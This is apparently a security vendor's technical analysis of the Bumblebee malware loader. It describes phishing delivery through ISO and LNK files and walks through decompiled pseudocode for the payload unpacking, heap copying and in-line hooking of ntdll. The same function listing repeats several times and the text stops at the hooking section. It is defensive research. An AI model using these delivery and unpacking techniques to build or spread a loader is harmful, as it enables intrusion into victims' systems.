Technical Analysis of Bumblebee Malware Loader

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Malware loaders are essentially remote access trojans (RATs) that establish communication between the attacker and the compromised system. Loaders typically represent the first stage of a compromise. Their primary goal is to download and execute additional payloads, from the attacker-controlled server, on the compromised system without detection.


Researchers at ProofPoint have discovered a new malware loader called Bumblebee. The malware loader is named after a unique user agent string used for C2 communication. It has been observed that adversaries have started using Bumblebee to deploy malware such as CobaltStrike beacons and Meterpreter shells. Threat group TA578 has also been using Bumblebee the loader in their campaigns.

This article explores and decodes Bumblebee malware loader's:


- Technical features
- Logic flow
- Exploitation process
- Network maintenance
- Unique features

Campaign Delivery

Adversaries push ISO files through compromised email (reply) chains, known as thread hijacked emails, to deploy the Bumblebee loader. ISO files contain a byte-to-byte copy of low-level data stored on a disk. The malicious ISO files are delivered through Google Cloud links or password protected zip folders.



ISO file retrieved from Google Cloud ("storage.googleapis.com")



ISO file retrieved from password protected zip files

The ISO files contain a hidden DLL with random names and an LNK file. DLL (Dynamic Link Library) is a library that contains codes and data which can be used by more than one program at a time. LNK is a filename extension in Microsoft Windows for shortcuts to local files.

The LNK file often contains a direct link to an executable file or metadata about the executable file, without the need to trace the program's full path. LNK files are an attractive alternative to opening a file, and thus an effective way for threat actors to create script-based attacks. The target location for the LNK files is set to run *rundll32.exe*, which will call an exported function in the associated DLL. If the “show hidden items” option is not enabled on the victim’s system, DLLs may not be visible to the user.

Bumblebee Loader Analysis

The analyzed sample `(f98898df74fb2b2fad3a2ea2907086397b36ae496ef3f4454bf6b7125fc103b8)` is a DLL file with exported functions.

Name	Address	Ordinal
IternalJob	000000018000296C	1
SetPath	0000000180004174	2
DllEntryPoint	**000000018000473C**	**[main entry]**

Exported functions in the sample DLL file

Both the exported functions, *IternalJob* and *SetPath*, execute the function *sub_180004AA0*.


```
__int64 SetPath()
{
  return sub_180004AA0(0xFE0B007B);
}
```

```
__int64 IternalJob()
{
  return sub_180004AA0(0xFE0BF4CB);
}
```

InternalJob executing the function sub_180004AA0 SetPath executing the function sub_180004AA0

Entropy of the DLL

The entropy of a file measures the randomness of the data in the file. Entropy can be used to determine whether there is hidden data or suspicious scripts in the file. The scale of entropy is from 0 (not random) to 8 (totally random). High entropy values indicate that there is encrypted data stored in the file, while lower values indicate the decryption and storage of payload in different sections during runtime.



Entropy of the Malware Sample

The peak is spread across the data segments of the DLL file. It is highly possible that this peak was caused by the presence of packed data in the data segments of the sample DLL. This indicates that the malware, at some point in runtime, will fetch the data from the data segment and unpack it for later use.

Unpacking and Deploying Payload (Function sub_180004AA0)

The exported function *sub_180004AA0* is a critical component in unpacking and deploying the main payload on the target system.

```
__int64 __fastcall sub_180004AA0(unsigned int a1)
{
  __int64 v1; // rbx
  __int64 result; // rax
  __int64 v3; // [rsp+20h] [rbp-18h]
  int v4; // [rsp+20h] [rbp-18h]

  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
  sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
  *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *(_QWORD *)qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
  *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
  qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
  result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
  return result;
}
```

Exported Function sub_180004AA0

The function *sub_180003490* serves as the unpacker for the main payload.

```
v7 = *(_QWORD *)(a3 + 40);
v8 = a2;
*(_DWORD *)(a3 + 112) = *(_DWORD *)(a3 + 808) + 2540994;
*(_QWORD *)(v7 + 216) = LoadBitmapW;
*(_QWORD *)(a3 + 440) = *(_QWORD *)(*(_QWORD *)(a3 + 536) + 808i64) + 2540994i64;
**(_QWORD **)(a3 + 736) |= a5 + 11657i64;
v10 = sub_1800021D0(10657i64, a3, 0x2B72u, 10237i64);
v11 = *(_QWORD **)(a3 + 536);
*(_QWORD *)(a3 + 104) = v10;
*v11 += a4 ^ 0x2D11i64;
*(_QWORD *)(*(_QWORD *)(a3 + 40) + 184i64) = (*(_QWORD *)(*(_QWORD *)(a3 + 536) + 416i64))--;
*(_QWORD *)(*(_QWORD *)(a3 + 536) + 344i64) += -8i64 - *(_QWORD *)(a3 + 40);
v12 = *(_DWORD *)(*(_QWORD *)(a3 + 536) + 744i64) - 10237;
*(_QWORD *)(*(_QWORD *)(a3 + 480) + 328i64) += *(_QWORD *)(*(_QWORD *)(a3 + 736) + 304i64) - 10929i64;
*(_QWORD *)(*(_QWORD *)(a3 + 40) + 216i64) += *(_QWORD *)(*(_QWORD *)(a3 + 736) + 72i64) ^ 0x29A1i64;
*(_QWORD *)(*(_QWORD *)(a3 + 40) + 264i64) -= a6 | 0x2A52;
v13 = v12;
v14 = *(_QWORD *)(a3 + 480);
*(_QWORD *)(a3 + 440) = v13;
*(_QWORD *)(v14 + 32) *= v14 + 152;
v15 = sub_1800029BC(a3, 11122, *(_DWORD *)(a3 + 744) - 9101, 5, 22, 147, (__int64)&dword_180003874);
v16 = *(_DWORD *)(a3 + 744) - 10232;
v17 = *(_DWORD *)(a3 + 808) + 1088838;
*(_QWORD *)(a3 + 440) = v15;
v18 = sub_1800029BC(a3, 10173, v17, v16, 97, 33, (__int64)&unk_18002D930);
v19 = *(_DWORD *)(a3 + 808) + 1219750;
*(_QWORD *)(a3 + 440) = v18;
*(_QWORD *)(a3 + 440) = (int)sub_1800029BC(a3, 10553, v19, 5, 176, 76, (__int64)&unk_18014A980);
*(_QWORD *)(*(_QWORD *)(a3 + 40) + 368i64) = *(_QWORD *)(*(_QWORD *)(a3 + 40) + 248i64) - 12146i64;
*(_QWORD *)(*(_QWORD *)(a3 + 40) + 784i64) = *(_QWORD *)(*(_QWORD *)(a3 + 480) + 232i64) - a5;
v20 = *(_QWORD *)(a3 + 536);
*(_QWORD *)(a3 + 752) = 11122 * v8;
*(_QWORD *)(v20 + 784) = 23194i64;
v21 = (int)sub_1800029BC(a3, 10852, 58692, *(_DWORD *)(a3 + 744) - 10229, 169, 38, (__int64)&unk_18013C430);
v22 = *(_QWORD *)(a3 + 40);
*(_QWORD *)(a3 + 440) = v21;
*(_QWORD *)(*(_QWORD *)(a3 + 736) + 424i64) = a5 ^ *(_QWORD *)(v22 + 544);
return sub_1800029BC(a3, 10852, *(_DWORD *)(a3 + 808) + 150910, 6, 162, 57, (__int64)&unk_180006160);
}
```

Function sub_180003490

Function sub_180003490


Function *sub_180003490* contains 2 functions of interest:

sub_1800021D0: This function routine is responsible for allocating heap memory.

```
v12 = GetProcessHeap();
if ( v12 )
{
  v11 = HeapAlloc(v12, 0, v8);
  sub_1800029A4(v11, (unsigned int)(*(_DWORD *)(a2 + 744) - 10237), v8);
  *(_QWORD *)(*(_QWORD *)(a2 + 736) + 312i64) ^= v4 + *(_QWORD *)(*(_QWORD *)(a2 + 536) + 752i64);
  *(_QWORD *)(*(_QWORD *)(a2 + 480) + 184i64) |= *(_QWORD *)(*(_QWORD *)(a2 + 40) + 656i64) ^ 0x2AB1i64;
  *(_QWORD *)(*(_QWORD *)(a2 + 536) + 328i64) |= a4 + *(_QWORD *)(a2 + 8);
  *(_QWORD *)(*(_QWORD *)(a2 + 536) + 576i64) -= 11110i64;
}
*(_QWORD *)(*(_QWORD *)(a2 + 736) + 304i64) *= 10173 * v4;
*(_QWORD *)(*(_QWORD *)(a2 + 40) + 400i64) = (*(_QWORD *)(*(_QWORD *)(a2 + 536) + 136i64))--;
result = v11;
*(_QWORD *)(*(_QWORD *)(a2 + 736) + 640i64) += 11895i64 * *(_QWORD *)(*(_QWORD *)(a2 + 480) + 808i64);
return result;
}
```


Function sub_1800021D0

sub_1800029BC: This function writes the embedded data, in the data segment of the DLL sample, into the newly allocated heap memory. The packed payload is fetched from the data segment and written into allocated heap memory. The code segment highlighted in the image below is responsible for transferring the data.




Function sub_1800029BC

Function sub_1800029BC



Assembly code representation of function sub_1800029BC

- The assembly code highlighted yellow transfers the embedded data (packed payload) from the data segment of DLL to an intermediate CL register.
- The assembly code highlighted red transfers the data from CL to the allocated heap. During runtime, the heap memory continues to get filled with the packed payload embedded within the DLL samples.



Heap memory during run time

Function sub_180002FF4

After dumping the packed payload in the allocated memory, the control goes back to *sub_180004AA0* and function *sub_180002FF4* is executed.

```
__int64 __fastcall sub_180004AA0(unsigned int a1)
{
  __int64 v1; // rbx
  __int64 result; // rax
  __int64 v3; // [rsp+20h] [rbp-18h]
  int v4; // [rsp+20h] [rbp-18h]

  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
  sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
  *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *(_QWORD *)qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
  *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
  qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
  result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
  return result;
}
```

Function sub_180002FF4

Function *sub_180002FF4* performs the following operations:

- Allocates new heap memory.
- Transfers previously dumped packed payload into newly allocated memory.
- Deallocates previously allocated memory.

After the control returns to *sub_180004AA0* function *sub_180004180* is executed.

```
__int64 __fastcall sub_180004AA0(unsigned int a1)
{
  __int64 v1; // rbx
  __int64 result; // rax
  __int64 v3; // [rsp+20h] [rbp-18h]
  int v4; // [rsp+20h] [rbp-18h]

  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
  sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
  *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *(_QWORD *)qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
  *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
  qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
  result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
  return result;
}
```

Function sub_180004180


Function sub_180004180

```
__int64 __fastcall sub_180004180(__int64 a1, __int64 a2, __int64 a3)
{
  *(_QWORD *)(a3 + 320) ^= 10498i64 * *(_QWORD *)(*(_QWORD *)(a3 + 480) + 728i64);
  sub_180001670(10657, 10553, 12146, 11895, a3);          //MemAlloc
  sub_180003CE4(11474i64, a3);                             //unpacking
  return sub_180001A84(11474i64, 11268i64, a3);            //dealloc
}
```

Three functions encapsulated in Function sub_180004180

Function *sub_180004180* has 3 functions:

- ***sub_180001670:*** This function is responsible for allocating multiple heap memories to the malware. The malware later dumps the unpacked MZ file into one of the allocated memories.
- ***sub_180003CE4:*** This function is responsible for unpacking previously dumped packed payload in the process heap and dumps it into one of the memories allocated by *sub_180001670.*
- ***sub_180001A84:*** This function is responsible for deallocating memory.



Unpacked MZ artifact in the memory

Hook Implementation

Hooking refers to a range of techniques used to modify the behavior of an operating system, software, or software component, by intercepting the function calls, events, or communication between software components. The code which handles such intercepted function calls, events, or communication is called a hook.

Right after the Bumblebee loader unpacks the main payload in the memory, it hooks a few interesting functions exported by ntdll.dll (a file containing NT kernel functions, susceptible to cyberattacks) through an in-line hooking technique. The in-line hooks play a significant role in the execution of the final payload. The trigger mechanism, for the deployment of the payload, shows the creativity of the malware developer. Function *sub_180001000* is responsible for implementing the in-line hooks.

```
__int64 __fastcall sub_180004AA0(unsigned int a1)
{
  __int64 v1; // rbx
  __int64 result; // rax
  __int64 v3; // [rsp+20h] [rbp-18h]
  int v4; // [rsp+20h] [rbp-18h]

  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, (unsigned int)&unk_18013C080, 10870);
  sub_180003490(11895, 11122, (unsigned int)&unk_18013C080, 11268, 10553, 10657i64);
  *(_QWORD *)(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(_QWORD *)(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *(_QWORD *)qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, (unsigned int)&unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(_QWORD *)(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
  *(_QWORD *)(qword_18013C360 + 448) ^= *(_QWORD *)(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);    //HOOKING Function
  qword_18013C3C8 = v1 ^ (unsigned int)dword_18013C008;
  result = sub_1800013A0((unsigned int)&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(_QWORD *)(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(_QWORD *)(qword_18013C360 + 192) = 10495i64 * *(_QWORD *)(qword_18013C298 + 360);
  return result;
}
```

Function sub_180001000

